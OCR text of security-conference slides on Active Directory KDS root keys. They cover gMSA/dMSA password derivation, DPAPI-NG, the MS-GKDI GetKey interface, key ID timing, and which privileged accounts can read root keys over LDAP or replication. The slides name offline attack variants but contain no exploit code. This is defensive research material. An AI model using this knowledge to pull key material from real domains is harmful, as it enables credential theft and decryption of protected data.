TROOPERS

SPECTEROPS
Creators of BloodHound

KDS Root Keys

All Secrets Finally Revealed

Michael Grafnetter
Principal Security Researcher
dsinternals.com
@MGrafnetter

MVP Microsoft® Most Valuable Professional

Agenda

01 **KDS Root Keys and Where to Find Them**


02 **Managed Password Generation (gMSA / dMSA)**
Twist: Offline and hybrid attack variants

03 **Group Data Protection API (DPAPI-NG / CNG DPAPI)**
World Premiere: BitLocker SID Protector, DNSSEC KSK / ZSK, ASP.NET

KDS Root Keys

and Where to Find Them


Root key value




Cryptography

- SP800-108 KDF in Counter Mode
- HMAC
- SHA1 / SHA256 / SHA384 / SHA512
- FFC DH
- ECDH over P-256 / P-384 / P-521

Cryptography configuration object



Group Key Distribution Service



Group Key Distribution Protocol (MS-GKDI)


```
import "ms-dtyp.idl";
[uuid(b9785960-524f-11df-8b6d-83dcded72085)]
[version(1.0)]
[pointer_default(unique)]
interface ISDKey {
    HRESULT GetKey(
        [in] handle_t hBinding,
        [in] ULONG cbTargetSD,
        [in][size_is(cbTargetSD)][ref] char* pbTargetSD,
        [in][unique] GUID* pRootKeyID,
        [in] LONG L0KeyID,
        [in] LONG L1KeyID,
        [in] LONG L2KeyID,
        [out] unsigned long* pcbOut,
        [out][size_is(, *pcbOut)] byte** ppbOut);
};
```

Layer seed key ID calculation

UTC offset (hours):	+2
As of (local):	2026-07-07 12:48:24

Field	Value	Next change	Interval
Cycle ID	372997	372998	10 hours
L0	364	2027-05-21 10:00:00	1024 cycles (~426 d 16 h)
L1	8	2026-07-18 18:00:00	32 cycles (13 d 8 h)
L2	5	2026-07-07 22:00:00	1 cycle (10 hours)

Layer seed key IDs over time (2012–2026)



Where to find them?

LDAP (The Good)

- Configuration partition
- Enterprise Admins
- Elevated Domain Admins


MS-DRSR (The Bad)

- Administrators
- Domain Controllers
- SharePoint Enterprise?

